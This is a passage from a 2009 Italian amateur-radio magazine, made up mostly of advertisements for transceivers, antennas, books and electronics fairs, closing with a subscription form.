- Si veda inoltre la "Application note" Microchip, AN 589 "A PC-based Development Programmer for the PIC16C84".

- Si veda inoltre il sito del programmatore www.jdm.homepage.dk per una descrizione del programmatore JDM originale.

- Si veda inoltre il sito della Maxim, www.maxim-ic.com, per le ottime application notes sul MAX232 e in generale sugli standard della porta seriale RS232.



SPECIALE ANTENNE

ANTENNE, linee e propagazione
di N. Neri



1° vol.: Funzionamento e progetto
Tutto quanto serve a comprendere la fenomenologia delle 3 grandi «zone» che risultano interessate dal viaggio delle radioonde: l'irradiazione nell'antenna, la propagazione nello spazio, il percorso nelle linee. In questo modo si sono potuti trattare in maniera approfondita questi 3 capitoli ed in particolare il capitolo sulla propagazione. 248 pagine riccamente documentate con disegni, grafici e tabelle. € 12,00 - cod. 210

COSTRUIAMO LE ANTENNE FILARI
di R. Briatta e N. Neri



Ampia ed esauriente panoramica sui vari tipi di antenne che è possibile costruire prevalentemente con conduttori filari e con buone garanzie di risultati, basandosi su esemplari costruiti e provati. L'aggiunta in appendice di una panoramica spicciola e sintetica su tutti quei tipi di antenne di cui non si è ritenuto di dilungarsi con ampie e pratiche descrizioni, ne completa il quadro specifico. La pubblicazione comprende anche capitoli su MISURE E STRUMENTI, BALUN E TRAPPOLE, MATERIALI DI SUPPORTO. (192 pag. - € 12,00 - cod. 236)

ANTENNE, progettazione e costruzione
2° vol.: Esempi di elementi costruttivi di N. Neri



Dopo il "come" ed il "perché" sul funzionamento delle antenne, esaminati nel 1° volume, in questo 2°, di carattere essenzialmente pratico-progettuale, vengono forniti: gli elementi per calcolare i vari tipi di antenne per ricetrasmittente (e similari) dalle frequenze più basse alle microonde; le necessarie indicazioni e comparazioni sulle prestazioni, in funzione delle possibili soluzioni da adottare; esempi ed elementi costruttivi, documentazione illustrativa, per la migliore realizzazione pratica. (240 pag. - € 12,00 - cod. 228)

COSTRUIAMO LE ANTENNE DIRETTIVE E VERTICALI
di R. Briatta e N. Neri



Descrizioni pratiche di antenne di vari tipi, per varie frequenze tutte rigorosamente sperimentate che non richiedono altre prove ma solo la riedizione. La parte iniziale è basata sulle descrizioni di parti meccaniche ed elettriche che accompagnano l'impianto d'antenna quali i materiali con cui sono costruite, gli accessori relativi, le informazioni utili al corretto utilizzo di tralicci e supporti, i consigli per ridurre al minimo i danni da fulmini nonché i sistemi per ottenere il massimo della resa da antenne di ridotte dimensioni. (192 pag. - € 12,00 - cod. 244)

OFFERTA 4 VOLUMI 36,00 (cod. 3801)

(non cumulabile con altre iniziative in corso)

Edizioni C&C - via Naviglio 37/2 - 48018 Faenza - Tel. 0546/22112 www.edizionicec.it cec@edizionicec.it

FT-817 ND / FT-817 ND I

Ricetrasmittitore portatile HF/50/144/430 MHz

**FT-897 D / FT-897 D I**

Ricetrasmittitore HF/50/144/430 MHz

**FT-857 D / FT-857 D I**

Ricetrasmittitore veicolare HF/50/144/430 MHz.

**FT-450 / FT-450 AT**

Ricetrasmittitore HF/50 MHz

**NEW****QUADRA SYSTEM**VL 1000 amplificatore HF/50 MHz
1kW (500W in 50MHz)**FTDX9000 D / FTDX9000 MP****FTDX9000 CONTEST**

Ricetrasmittitore HF/50 MHz

**FT-2000 (100W) / FT-2000 D (200W)**

Ricetrasmittitore HF/50 MHz

NEW**FT-950 Ricetrasmittitore HF/50 MHz 100W****NEW**

**“ DODICI
mesi
a tasso
ZERO ”**

**Prorogato fino al
30 aprile 2009**

(Tan 0, Taeg 0)*

Importo massimo finanziabile
5000 euro presso i rivenditori
che partecipano all'iniziativa.
Richiedi l'elenco a
info@yaesu.it

* salvo approvazione della finanziaria

Vertex Standard

Importatore ufficiale: ICAL S.p.A. Milano - Tel. 02.38.07.61 - www.yaesu.it - e-mail: info@yaesu.it



BANCA PARTNER

CASSA DI RISPARMIO
DEL FRIULI VENEZIA GIULIA

WWW.RADIOAMATOREPORDENONE.IT

RADIO MATORE HI-FICAR

PORDENONE 24-26 APRILE 2009

VENERDI E SABATO 09.00 - 18.30 DOMENICA 09.00 - 18.00



La fiera numero uno in Italia del Radioamatore,
Elettronica, Informatica, Hi-fi Car & Tuning.

PER CHI NON HA ALTRO IN TESTA.



Pordenone Fiere
Fiera dell'Euroregione



Gruppo delle Fiere Storiche
di elettronica e radiomismo

DAL 15 GENNAIO AL 30 APRILE 2009

MARCUCCI TI AIUTA A REALIZZARE I TUOI DESIDERI!

PER QUATTRO MESI POTRAI USUFRUIRE DI UNA FANTASTICA OPPORTUNITÀ: ACQUISTA UN RICETRASMETTITORE ICOM BASE, PORTATILE, VEICOLARE O RICEVITORE E POTRAI PAGARLO IN **12 COMODE RATE A TASSO 0***.

MA NON SOLO: LA PRIMA RATA POTRAI PAGARLA DOPO **90 GIORNI** DALL'ACQUISTO!

OFFERTA VALIDA DAL 15 GENNAIO AL 30 APRILE 2009 PRESSO TUTTI I RIVENDITORI AUTORIZZATI CHE HANNO ADERITO INIZIATIVA. L'ELENCO È DISPONIBILE SU WWW.MARCUCCI.IT



* MESSAGGIO PUBBLICITARIO CON FINALITÀ PROMOZIONALE. PER LE CONDIZIONI CONTRATTUALI SI VEDANO I FOGLI INFORMATIVI E GLI AVVISI PRESSO TUTTI I PUNTI VENDITA ADERENTI. TAN MAX APPLICATO: 0,07% - TAEG MAX APPLICATO: 7,54%.

* OFFERTA VALIDA SALVO APPROVAZIONE DELLA FINANZIARIA E SINO A NUOVO AVVISO.

ICOM

LA PASSIONE DI COMUNICARE

Importatore esclusivo Icom per l'Italia dal 1968

marcucci SPA

Strada Provinciale Rivoltana, 4 - km 8,5 - 20060 Vignate (MI)
Tel. 02 95029.1 / Fax 02 95029.319
marcucci@marcucci.it • www.marcucci.it

VENITE A VEDERLI
ALLA MOSTRA MERCATO NAZIONALE
DEL RADIOamatore DI POMPEI
21/22 FEBBRAIO 2009
STAND MARCUCCI

Via Giuseppe Dozza, 3 d/e/f/ - 40139 Bologna - Tel. 051-6278668 - Fax 051-6278595

Da sempre il punto di riferimento per i radioamatori

anche su internet: www.radiosystem.it

E-mail: radiosystem@radiosystem.it



TS2000 Kenwood nuovissimo apparato dalle caratteristiche uniche, copertura delle bande HF+50 MHz, VHF, UHF in tutti i modi di emissione. 100 W di potenza (50 W in 430 MHz), ricezione nella sub-banda indipendente in VHF/UHF, ricezione simultanea HF-V/U, V-V, U-U oppure V-U. Ricezione degli spot DX dal Cluster locale diretta sul display LCD i cui dati possono essere impiegati per la trasposizione automatica nella main-band.



TS480/SAT Kenwood ricetrasmittitore veicolare o base per HF e 50 MHz su plancia. Particolare ed interessante apparato studiato per il DX dispone infatti di 100W di potenza, opera in tutti i modi AM/FM/SSB/CW, ricezione continua da 30 KHz a 60 MHz. Pannello frontale separato ed alloggiabile su pratica plancia comoda anche per il trasporto, ampio display LCD illuminato, accordatore automatico di antenna ventola di raffreddamento posteriore.



TMD710E Kenwood ricetrasmittitore veicolare bibanda per VHF e UHF con TNC incorporato per APRS e monitor packet Cluster. Frontalino separato con staffa di fissaggio remoto e display a matrice di punti con risoluzione 235x65 ed illuminazione a doppia colorazione verde oppure ambra. TNC integrato da 1200/9600 bps che viene utilizzato per la modalità APRS di invio di dati di posizione o messaggi senza



TMV71E Kenwood ricetrasmittitore veicolare bibanda VHF/UHF in FM con ricezione 7. Elevata potenza di uscita, 50W sia in VHF che in UHF e regolabile su tre livelli, ampio display retroilluminato con colore selezionabile fra verde o ambra. Pannello frontale separabile ed utilizzabile in modo remoto fino a 3 metri di distanza tramite un kit opzionale DFK3D.



THF7E Kenwood particolare e compatto portatile duobanda per VHF e UHF. Unico nel suo genere con ricevitore scanner all-mode incorporato

I prodotti Kenwood puoi trovarli anche da:

MAGH Elettronica - Reggio Emilia - Via Oberdan, 4/A-B
Tel. 0522-306053 E-mail: magh@magh.it

ITALCOM Elettr. Telecom - Fidenza (PR) - Via XXV aprile, 21/F-G
Tel. 0524-83290 E-mail: ital.com@libero.it

TELECROM - Bolzano - Via Claudia Augusta, 119/F
Tel. 0471-285762 E-mail: telecrom@alice.it

Mercatino dell'usato, promozioni e novità on-line

Richiedi il nuovo catalogo Radio System 2009

radioamatore
elettronica
informatica
editoria specializzata
telecomunicazioni
radio d'epoca
surplus



7^a MOSTRA MERCATO NAZIONALE

del
radioamatore
dell'
elettronica
e dell'
informatica

orari

Sabato 21 febbraio
9.00/13.30
15.30/20.30

Domenica 22 febbraio
9.00/13.30
15.30/18.30

**CITTÀ DI POMPEI
COMPLESSO ESPOSITIVO AREA MEETING
SANTUARIO DI POMPEI**

con il patrocinio



Regione
Campania



Provincia
di Napoli



Città
di Pompei



Pontificio Santuario
di Pompei



Azienda Autonoma
di Cura Soggiorno
e Turismo di Pompei



DXCC
DESK



CHECK
POINT



PROGETTO ITA
CHECK POINT



ANTARCTICA
AWARD
CHECK POINT

con la collaborazione



CROCE del SUD
Pubblica Assistenza
Pompei - 347.674.38.26

Radio Nuova
www.radinuova.com



Pro.Sis.Tel.
www.prosistel.it



ORTOLOMO
ELETTRICA GENERALE S.R.L.

NATURALE ELETTRICA CIVILE E INDUSTRIALE
ILLUMINAZIONE - ELETTRONICA - TELEFONIA



DECAM
shopping bags & packaging
www.decambags.com



marcucci
elettronica al tuo servizio



Maria Rosaria
POMPEI
www.mariarosaria.it



GEOCO
EDIZIONI MULTIMEDIALI
www.geonet.com



Di Paolo
allestimenti



Li Caterina
Il Ristorante di Pompei



M.F.M.
IMPIANTI S.R.L.
POMPEI



www.rpgelettronica.it



ELETTRAPRIMA
TELECOMUNICAZIONI OM
www.elettroprima.it



Associazione Radioamatori Italiani
Sezione di Pompei
Viale Mons. Luigi di Liegro, 9/C - Pompei
Info: Tel. Fax 081.859.91.01
www.aripompei.it
infofiera@aripompei.it



Arcoignis
Tecnica e tecnologia
della saldatura
Via Crapolla II, 73 - POMPEI
Tel 0818567468




Hotel
Santa Caterina



IRAE
installazione radar
apparecchiature elettroniche
Porto San Giorgio (AP)
www.iraesrl.it



APLT
Azienda per
le telecomunicazioni
www.aplt.it



elettronica
MARRAZZO
www.electronicamarrazzo.it



MAGIC PHONE telecomunicazioni

Via Elisa n. 41
55100 Lucca
tel. 0583.469016

Vendita e Assistenza Ricetrasmittenti ed Accessori per OM e CB
I nostri Prezzi?... I più convenienti!!! Ritiriamo il vostro usato!

Siamo presenti a tutte le maggiori fiere del settore!

Visita il nostro sito troverai le date delle fiere
alle quali saremo presenti

www.magic-phone.it



MFJ



KENWOOD
Listen to the Future



INTEK

YAESU
Choice of the World's top DX'ers

Expo Elettronica

**HIGH TECH
LOW COST**

CARRARA FIERE 14 - 15 FEBBRAIO 2009

MARINA DI CARRARA (MS)

ORARIO 9 - 18

mostra mercato<<<

elettronica . informatica . materiali di consumo . dvd & games
telefonia . hobbistica

VALE COME RIDOTTO

Organizzazione e informazioni **Nautilus** www.expoelettronica.it
tel. +39 0541 439573

ELETTROPRIMA

SARÀ PRESENTE ALLE FIERA DI:
CON PREZZI E NOVITÀ! POMPEI 21-22 FEBBRAIO 2009

CAMPAGNA TASSO Ø



Icom 7700

ICOM



Icom
IC 706
MK IIG

12 mesi interessi Ø. Prima rata dopo 90 giorni



Icom IC 7000



Icom 756 PRO III



ICOM IC 2820



ICOM IC-E92D
+ MICROFONO
HM-175 GPS

Continua l'offerta

YAESU

FT 2000



FT 950



FT 897

12 mesi interessi Ø

FT 857



ELETTROPRIMA

Telecomunicazioni OM

Via Primaticcio, 162 - 20147 MILANO

(a 100m da MM1 Primaticcio oppure Bus 64)

Tel. 02.416876 - 02.4150276 - Fax 02.4156439

Orario: 8.30-12.30 - 15.00-19.00 chiuso lunedì mattina



arno elettronica

sistemi e strumenti per la navigazione e la comunicazione
Via Leonardo Da Vinci, 13 56033 Capannoli (PI)
Telefono 0587 606122 Fax 0587 608634
assistenza@arnoelettronica.com www.arnoelettronica.com



Prodotte dalla arno elettronica:

OFF CENTER FEED DIPOLE **NO TRAP!**

Antenne filare multibanda - Modelli disponibili:

OC6L4/750 Bande 10 12 17 20 40 e 80 metri—Potenza 750W

OC6L4/100 Bande 10 12 17 20 40 e 80 metri—Potenza 150W

OC3L2/100 Bande 10 20 e 40 metri—Potenza 150W

Perfette per installazioni temporanee o fisse Non necessitano di accordatore Full size sulla gamma più bassa Materiali di altissima qualità, tutti UV resistenti Complete di 30 metri funicella in poliestere per il montaggio. Doppio Guanella BalUn in corrente L'antenna nel suo insieme è molto robusta e leggera Le versioni da 150W sono corredate di linea coassiale di discesa.

Informazioni complete sul nostro sito www.arnoelettronica.com

Importatore ufficiale **CG ANTENNA**



Accordatori automatici d'antenna (REMOTI)
L'alta efficienza ad un basso costo Accordano antenne a stilo o filari Utilizzabili con qualsiasi apparato
Frequenza operativa 1,8-30MHz (50MHz)

CG5000 800 watt PEP
CG3000 200 watt PEP



SB-1000

Interfaccia USB per modi digitali

Interfaccia RTX/Audio-PC per modi digitali Con una singola porta USB potete gestire completamente il vostro apparato Compatibile con tutti gli apparati CAT e CI/V (TTL) delay Modula e demodula tutti i modi digitali RTTY, PSK31, SSTV, FAX, etc. Opera in CW anche in TX Supporta EchoLink Supporta FSK Isolamento ottico per i segnali di controllo e isolamento galvanico con trasformatore 1:1 per i segnali audio Eccellente esenza alle interferenze e ai rientri RF Si alimenta direttamente tramite la porta USB Compatta e robusta, ottima anche per operazioni portatili o mobili Fornita completa di cavi per il vostro apparato e CD-Rom drivers Win98, Win2000, WinXP, Win Vista, MacOS e Linux

Già da tempo, centinaia di OM ne sono entusiasti !!!

PALI TELESCOPICI Fiberglass GRP non conduttivo

AE1528-PT/VTR

Lunghezza 15,2 m

Grigio "Invisibile", 13 elementi, chiuso 134cm, peso 2,6 Kg

AE1257-PT/VTR

Lunghezza 12,5 m

Grigio "Invisibile", 11 elementi, chiuso 133cm, peso 1,7Kg

Forniti completi di accessori coassiali per installazione controventi, tappo di chiusura, fodera in tessuto e manuale

Cavi alta trazione per antenne filari

Cavo unipolare 705PE (7x0.5 ag isoPE)

Cavo unipolare S10AD (Stealth wire)

Linea Scaletta 300TL (Piatina 300 Ω)

Resistenti raggi UV Disponibili cavi cime per controventi e relativi accessori per fissaggio Chiedete informazioni dettagliate Prodotti eccellenti Oltre a dare grandi prestazioni dureranno anni senza necessità di particolari manutenzioni.

GLI "INDISPENSABILI" :

Accessori inox 316 (Bozzelli, moschettoni, grilli); treccia poliestere alta tenacità (Carico 150, 200, 300 Kg); inbragatura di sicurezza e tanto altro!

NUCLEI TOROIDALI e Kit BALUN - UNUN

Prezzi Imbattibili !

T200-2 T225-2 T300-2

Micropuntali Hewlett Packard Made in U.S.A.

Altissima qualità, per impieghi professionali Per misure o applicazioni di segnali/alimentazioni nei punti più difficili



MODEM SCS PTC-II

Il modem professionale per chi esige un

PRODOTTO "TOP"

Il massimo della tecnologia per modem in HF Il modem DSP multimodo professionale



..i fantastici ELAD sono fatti in Italia e noi siamo dealer esclusivi !

Sul nostro sito troverete tante informazioni ma potete anche contattarci per meglio illustrarvi questi eccellenti prodotti e rispondere a tutte le vostre curiosità

SNA2550 Analizzatore di reti scalare (da 400KHz a 2.5GHz) Quanto di meglio per il vostro laboratorio. Ottimo anche per misure sul campo. Potrete misurare con precisione antenne, filtri, circuiti complessi, e molto altro...



AMS-33 Commutatore d'antenna a matrice (3IN-3OUT). Consente commutazioni rapide e combinate tra antenne e ricetrasmittitori. Memorizza ultima configurazione.

ASA-15 Antenna Splitter Amplifier (1 IN—5 OUT) progettato per ripartire il segnale in arrivo da un'antenna su di un massimo di 5 ricevitori contemporaneamente!! Utilissimo!



DC-12 Downconverter professionale 12KHz. Trasforma il vostro ricevitore preferito in un sistema SDR. Aggiunge funzioni DSP e DRM.



ASA-42 Antenna switch (4IN-2OUT) immediato e facile utilizzo. Per commutare il segnale proveniente da quattro antenne verso due ricevitori (Reversibile).



SWITCH BOX Permette di abbinare qualsiasi TX a qualsiasi RX!



LMS-63 Controllate e attivate qualsiasi cosa da remoto via GSM. Facile e veloce. Tutto è gestibile e visualizzabile tramite SMS! La programmazione è interattiva!!!

FDM 77 Ricevitore Software Defined Radio ad alte prestazioni. All mode Gamma continua da 50kHz a 60MHz. Implementa funzioni DSP. Ricezione DRM.



..le nostre Verticali per le HF..

VENUS160 - 1,8MHz

VENUS80 - 3,5MHz

(248 x diametro 8/12,5 cm)

COBRA40 - 7 MHz

COBRA30 - 10 MHz

(93 x diametro 12,5 cm)

COBRA20 - 14 MHz

COBRA17 - 18 MHz

COBRA15 - 21 MHz

COBRA12 - 24 MHz

COBRA11 - 27 MHz

COBRA10 - 28 MHz

(90 x diametro 8 cm)

ASPI6 - 50 MHz

ASPI7 - 43 MHz

ASPI11 - 27 MHz CB

(66 x diametro 8 cm)

Sul nostro sito troverete maggiori informazioni e alcune note di chi ha utilizzato queste antenne

Due prodotti per chi ama il radioascolto

RX WIRE ANTENNA ADAPTER

Adattatore passivo d'antenna. Progettato e costruito da Arno Elettronica. Per accoppiare linee coassiali con impedenza 50/75 Ohm con antenne filari. Per uso esclusivo di ricezione. Elevato rapporto S/N. Larga banda 50KHz-30MHz (Utilizzabile anche oltre). Basso rumore. Elevata efficienza. Stadio di ingresso e di uscita cortocircuitati in DC. Essenza alle correnti statiche. Accoppiamento ingresso-uscita di tipo magnetico. Connettore coassiale SO239. Box in PVC completamente stagno (Epoxy filled) IP 67. Compatto ed efficiente.



Antenna Attiva HF4 30 KHz 30 MHz

Stadio attivo Low Noise. Per uso esclusivo di ricezione. Alimentazione 12V (12mA). Adattatore di alimentazione incluso. Installabile esternamente. Lunghezza 42 cm. Fornita con 7 metri di cavo coassiale e prolungabile con normale cavo TV-Sat.



Vasta gamma di antenne WiFi per 2,4 GHz 5,5 GHz e GSM/UMTS

Ottima qualità. Rivestimento PVC bianco. Ogni antenna è testata elettricamente. Veloci da installare e corredate con kit per il montaggio.

Su www.arnoelettronica.com tutti i modelli disponibili e i dettagli tecnici



Sul nostro sito troverete: prodotti, informazioni, curiosità, promozioni e il nostro programma fiere

arno elettronica

sistemi e strumenti per la navigazione e la comunicazione

Via Leonardo Da Vinci, 13 56033 Capannoli (PI)

Telefono 0587 606122 Fax 0587 608634

assistenza@arnoelettronica.com www.arnoelettronica.com



MOSTRA MERCATO

ELECTRONIC days

MONTESILVANO (Pescara) presso

Palacongressi d'Abruzzo

21-22 febbraio '09

orario continuato dalle 09.00 alle 18.00

Mostra Mercato dell'Elettronica in Genere

+ ENERGIE ALTERNATIVE

Computer, Telefonia, CD, DVD,
Editoria, Satellitare, Informatica
e Mercatino del Radioamatore



Per iscrizioni e informazioni:

tel. 0547.415674 - fax 0547.417357 - email: info@italfiere.net

1^a EDIZIONE



PALACONGRESSI D'ABRUZZO
Viale Aldo Moro - 65015 Montesilvano (PE)

Dov'è? Il Palacongressi d'Abruzzo è in pieno centro Italia, a Montesilvano, a 6 km da Pescara, a 200 km d'autostrada da Roma. È facilmente raggiungibile grazie ad una rete di collegamenti completa.

Come arrivare

IN AUTO: dal casello Pescara Nord Città S. Angelo, a 700 metri dal Palacongressi, ci si immette sull'autostrada A14 Bologna-Taranto o sulla Roma-Pescara (A24-A25).
IN TRENO: il Palacongressi è a 500 metri dalla Stazione Ferroviaria di Montesilvano e a 6 km da quella di Pescara, a cui è collegato tramite il servizio di trasporto pubblico.



Vi aspettano tanti Espositori da tutta Italia

CON QUESTE PROPOSTE:

- **Elettronica in genere a prezzi eccezionali:**
- **Energie Alternative • Telefonia e personal communication**
- **Internet e servizi rete • Sistemi di navigazione sia di localizzazione mappe e sistemi antifurto • Informatica, Computer, CD, DVD, ricambi e accessori elettrici ed elettronici, giochi elettronici, editoria specializzata del settore, strumenti di lavoro e di precisione ed altri 1000 articoli di grande interesse**

- **PARCHEGGI GRATUITI (2000 posti auto) •**

....OLTRE ALLA FIERA....

L'Abruzzo offre una vasta scelta di programmi per il post fiera. Da Montesilvano partono itinerari affascinanti per scoprire parchi nazionali, città d'arte castelli e borghi; coste dense di tradizioni e ricchi percorsi eno-gastronomici. I **BORGHİ**: dalla costa, ricca e moderna, si procede all'interno della regione scoprendo un paesaggio caratterizzato da castelli, eremi e borghi medioevali. Il **MARE**: a soli 500 metri dal Palacongressi la spiaggia di Montesilvano, ideale per il relax. I **PARCHİ**: la rete di Parchi e Riserve Naturali in Abruzzo costituisce il 30% del territorio. Oltre al Parco Nazionale d'Abruzzo, il Parco Nazionale del Gran Sasso e Monti della Laga; il Parco Nazionale della Majella; il Parco Regionale del Sirente-Velino. I **PERCORSI ENO-GASTRONOMICI**: la cucina abruzzese è ricca di sapori di antica tradizione e di un'alta cultura enologica, testimoniata dai riconoscimenti internazionali ottenuti da vini "Trebbiano" e "Montepulciano d'Abruzzo". L'**ABRUZZO "MODERNO"**: a soli 5 km dal Palacongressi si trova la città di Pescara, capoluogo di provincia e fulcro commerciale della regione. Vanta ricche zone con negozi, boutique d'alta moda, musei e, per la vita notturna, ristoranti, discoteche e locali situati nelle vie del centro e sul lungomare.

BUONO SCONTO DI € 2,00

Da presentare alla biglietteria (non cumulabile)

Prevedibile dalle
ore 8.30

Fiera Elettronica Montesilvano (PE) 21-22 Febbraio 2009



RADIOCOMMUNICATION ACCESSORIES

HAM RADIO ACCESSORIES

PROXEL S.R.L. Via Garonna, 30
Villa Cella 42100 Reggio Emilia
tel. +39 0522 943086 fax +39 0522 947217
www.proxelsrl.com
info@proxelsrl.com

maxon

S1 PMR446 DUAL BAND

DUAL BAND

8CH PMR / 69CH LPD

10 CALL TONE

38 CTSS PRIVACY CODES

83 DCS DIGITALY PRIVACY CODES

10 MEMORY CHANNELS

SCAN ALL MODE

VIBRO ALERT AND CALL ALERT

T o T (TIME OUT TIMER)

AUTOSQUELCH / MAXIMUM RANGE

VOX (5 LEVEL SETTINGS)

ROGER BEEP (ON-OFF)

DIGITAL SIGNAL METER (5 BAR)

BATTERY LOW INDICATOR

AUTOMATIC BATTERY SAVER

KEY STROKE TONES ON-OFF

KEY LOCK

HI-LOW POWER

DIMENSIONS 119x45x26 WITHOUT ANTENNA

HI-PERFORMANCE ANTENNA

HI-POWER LI-ION BATTERY 1500 mAh



CE 0678 (!)



BOX INCLUDE

- 2 X S1 PMR/LPD
- 2 X Li-Ion Batteries
- 1 X Double Charger
- 2 X Clips
- 1 X Manual

ACCESSORIES



PJD-1306-S1



PJD-2006-S1



GHOST 06-S1



PJD-3606-S1



BATTERY PACK



D.A.E.

TELECOMUNICAZIONI



ANTENNE



DISPONIBILI

Via Monte Rainero 13
ASTI

YAESU

FT 857, VX3, VX7, FT 950,
FT 2000, VPL 1000

TMV71



TS 480

VX6



FT 897

TS 2000

KENWOOD

TMD 710, TH F7, TS 2000X, TK 3201,
TH K2E, TH K4E



FT 8900

D.A.E. TELECOMUNICAZIONI

www.dae.it - info@dae.it
Tel./Fax 0141/590484

con il patrocinio di Ministero delle Comunicazioni - Comune di Faenza

Expo Elettronica

28 febbraio • 1 marzo ²⁰⁰⁹ • ore 9/18
FAENZA  FIERE Viale Risorgimento, 1

**Elettronica per tutto,
Elettronica per tutti!**

**RADIO
EXPO'**

Solo Sabato 28 febbraio

MERCATINO delle RADIOCOMUNICAZIONI
Apparecchi per radioamatori e C.B., Radio d'Epoca e da collezione,
Radio militari, Surplus, Valvole, Accessori, Ricambi, Riviste

organizzazione  Nautilus  tel. 0541 439573
www.expoelettronica.it

VALE COME RIDOTTO



elettroexpo

40^a fiera dell'elettronica

MOSTRA MERCATO

Elettronica
Radiantismo
Strumentazione
Componentistica
Informatica
Videogiochi
Giocattoli elettronici



organized by:



VERONAFIERE

www.elettroexpo.it

PROSSIMO APPUNTAMENTO
VERONA 7 > 8 marzo 2009
DUE FIERE UN UNICO INGRESSO

**MODEL
EXPO
ITALY**

FIERA DEL MODELLISMO

Automodellismo



Aeromodellismo



Iniziative per bambini

Navimodellismo



Ferromodellismo



Modellismo statico

Aquilonismo





- ✦ Risoluzione di 1 KHz da 1,75 ÷ 30 MHz
- ✦ Non richiede l'uso del trasmettitore
- ✦ Display con frequenza impostata e R.O.S.

** E' possibile ripetere l'ultima operazione di sintonia con un solo tasto (utile quando la frequenza di lavoro rimane invariata).

- generatore AD 9851 - clock 32MHz termostato
- stabilità ± 50 Hz - uscita +8 dBm 50 Ω
- massima potenza in transito 250 W continui
- alimentazione 220V ac (esterno in dotazione)

Automatic Tuner Unit A.T.U.

Il nuovo loop controller sintonizza in modo automatico la loop semplicemente digitando la frequenza sulla tastiera.

Caratteristiche LOOP BABY

Caratteristiche elettriche e meccaniche della Baby.
Copertura continua da 6.600 ÷ 29.800 MHz.
R.O.S. inferiore ad 1,3 : 1 (valore medio).
Ingresso 50 Ω su gamma match in corto circuito (protezione delle apparecchiature da scariche elettrostatiche).
Potenze applicabili: 450 W fino a 21 MHz **
1 KW da 22.0 ÷ 29.800 MHz **
Lega alluminio 60/60 elettrosaldato a T.I.G.
Elemento tubolare $\varnothing$ 50 x 2 mm di spessore.
Bulloneria e perno del semiloop mobile in acciaio inox.
Staffa ancoraggio in acciaio inox :
mast $\varnothing$ 48 ÷ 60 mm.

Loop Baby
di Alessio
IZ1MLD
Alessandria



Loop Midi
Loop Baby
di Enrico
IT9AXZ
Siracusa

LOOP ANTENNA

by I3 VHF



$\varnothing$ 2 m
 $\varnothing$ 1 m

** NOTA: Con questa LOOP ANTENNA la potenza di picco è uguale alla potenza continua.

the best solution

$\varnothing$ 2 m



Loop Midi
di Antonio
IZ1KGH
Arona (NO)

Caratteristiche LOOP MIDI

Copertura continua da 3.500 ÷ 14.500 MHz.
R.O.S. inferiore a 1,2 : 1 (valore medio).
Ingresso 50 Ω su gamma match in corto circuito (protezione delle apparecchiature da scariche elettrostatiche).
Potenze applicabili: 300 W 3.5 ÷ 7.0 MHz **
800 W 8.0 ÷ 14.5 MHz **
Lega alluminio 60/60 elettrosaldato a T.I.G.
Elemento tubolare $\varnothing$ 75 x 2 mm di spessore.
Bulloneria e perno del semiloop mobile in acciaio inox.
Staffa ancoraggio in acciaio inox :
mast $\varnothing$ 48 ÷ 60 mm.



Loop Baby
di Giovanni
I3JLV
Villafraanca di Verona

* PREZZI FRANCO VERONA

RIVENDITORI

- PIEMONTE e V.A.: BPG RADIOCOMUNICAZIONI - Via Nazionale, 13 - 10060 PINASCA (TO)
Tel. 0121.800669 - Fax 0121.800381
- LOMBARDIA: MILAG srl - Via Comelio, 18 - 20135 MILANO
Tel. 02.5454.744 / 5518.9075 - Fax 02.5518.1441
- FRIULI: ELETTRONICA NUOVA snc - Via Barbarigo, 28 - 34074 MONFALCONE (GO)
Tel./ Fax 0481.790534 - E-mail: elenuova@tin.it
- TOSCANA: GUIDETTI ELETTRONICA srl - Via Torino, 17 - 55011 ALTOPASCIO (LU)
Tel. 0583.276693 - Fax 0583.277075
- LAZIO: HOBBY RADIO - Viale Angelico, 47 / 49 - 00195 ROMA
Tel. 06.3751.4242 - Fax 06.3701.1361
- LIGURIA: I.L. ELETTRONICA - Via Aurelia, 299 - 19020 FORNOLA DI VEZZANO (SP)
Tel. 0187.520600 - Fax 0187.520622

LISTINO PREZZI - IVA inclusa

LOOP BABY A.T.U.	6.6-29.8 MHz	€ 1.050,00
LOOP BABY MARINE A.T.U. (anodizzata argento)	6.6-29.8 MHz	€ 1.150,00
LOOP BABY COLOUR A.T.U. (anodizzata nero)	6.6-29.8 MHz	€ 1.250,00
LOOP MIDI A.T.U.	3.5-14.5 MHz	€ 1.200,00
LOOP MIDI MARINE A.T.U. (anodizzata)	3.5-14.5 MHz	€ 1.400,00
LOOP MIDI MILITARY A.T.U. (anodizzata oro)	3.5-14.5 MHz	€ 1.500,00
LOOP MIDI HIGH POWER A.T.U. MIL 800W continui	3.5-12.5 MHz	€ 1.700,00
CONTROLLER A.T.U.		€ 415,00
STAFFA PER ROTORE YAESU G-250 (Baby)		€ 100,00
ROTORE YAESU G-250		€ 198,00

CIRO MAZZONI RADIOCOMUNICAZIONI s.n.c.

37139 Verona - Via Bonincontro 18
tel. 045 8903104 - fax 045 8902633
www.ciomazzoni.com - E-mail info@ciomazzoni.com

ABBONARSI CONVIENE

Abbonamento + 1 CD-rom Rke
annuo 44,50€ • biennale 82,00€
ANNATE ARRETRATE Rke '83-'84 oppure '85-'86



Contiene le annate di RadioKit Elettronica
 LE RIVISTE SONO INTERAMENTE RIPRODOTTE
 IN PDF: possibilità di ricerca degli articoli per titolo
 o parola chiave, consultazione su monitor o ripro-
 duzione su carta dei testi e dei circuiti stampati da
 Acrobat Reader 5.1 in italiano, compreso nel CD.
 Configurazione minima: PC con processore Pentium
 II, 128 MB di RAM, Windows 95 o superiore.

Abbonamento annuo +
TASTO TELEGRAFICO
€ 60,00



OPPURE

Abbonamento annuo +
LAMPADA TASCABILE
€ 60,00

**2 torce 1.5V
non fornite**



Ritagliare e spedire a: Edizioni C&C Srl - Via Naviglio 37/2 - 48018 Faenza RA - Tel. 0546/22112 - Fax 0546/662046 - e-mail: cec@edizionicec.it

ABBONAMENTO A **radio elettronica** A PARTIRE DAL PRIMO NUMERO RAGGIUNGIBILE

COGNOME..... NOME

VIA

CAP..... CITTÀ..... (.....)

TEL..... E-MAIL:

☐ Abb. Annuo + CD rom annate € 44,50 Spese sped. comprese

☐ Abb. Biennale + CD rom annate € 82,00 Spese sped. comprese

☐ Abb. Annuo + Tasto telegrafico € 70,00 Spese sped. comprese

☐ Abb. Biennale + Tasto telegrafico € 107,50 Spese sped. comprese

☐ Abb. Annuo + Tasto luminoso € 70,00 Spese sped. comprese

☐ Abb. Biennale + Tasto luminoso € 107,50 Spese sped. comprese

